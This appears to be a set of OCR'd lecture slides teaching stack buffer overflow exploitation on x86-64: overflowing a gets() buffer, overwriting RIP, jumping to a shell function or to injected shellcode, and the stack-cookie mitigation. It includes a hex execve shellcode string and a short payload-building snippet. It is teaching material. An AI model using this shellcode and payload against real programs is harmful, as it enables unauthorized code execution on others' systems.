
Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
```

Let's put some addrs…
48 'A's?


Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
```

Let's put some addrs…
56 'A's!

Stack Frames




```
push rbp
mov rbp, rsp
sub rsp, 0x28
<lots of code>
lea rax, [rbp-0x28]
mov rdi, rax
call gets
<more code>
ret
```

```
Segmentation fault (core dumped)
```

We control RIP

- We can redirect the program to run anything we want!

- Let's assume there's some function called "give_shell" at 0x4006a6


- If we overwrite RIP with that value, we get a shell.

    - Most programs won't give us a nice function like that, though

Jump-to-Shellcode

- If we don’t have a function to jump to, why don’t we make our own?
- Remember the shellcode from earlier?
- If we can put that somewhere in the program, we can jump to it and it’ll run!
- In this case, if we know the stack pointer, we know where to jump!
    - Nowadays the stack pointer is randomized, so be careful

Stack Frames




```
rsp = 0x7fffffffdbd0
shc = \
'31c048bbd19d9691d08c97ff' \
'48f7db53545f995257545eb0' \
'3b0f05'.decode('hex')
exploit = shc.ljust(0x40,
'A') + p64(rsp)
```

Mitigation: Stack Cookies

- If we put a special, secret value on the stack, we can check it before we return

```
mov rax, qword fs:[0x28]

mov qword [rbp-0x8], rax
```

- And

```
mov rdx, qword [rbp-0x8]

xor rdx, qword fs:[0x28]

je 0x40079f

call _stack_chk_fail
```

Stack Cookies

- Cookies are generated at *program startup*
- 8 Bytes on 64-bit
- The first byte (the one placed closest to your stack locals) is always a NULL byte, to help stop string reads from leaking the cookie.
- We’re going to go into all the evil things you can do to get around cookies next week.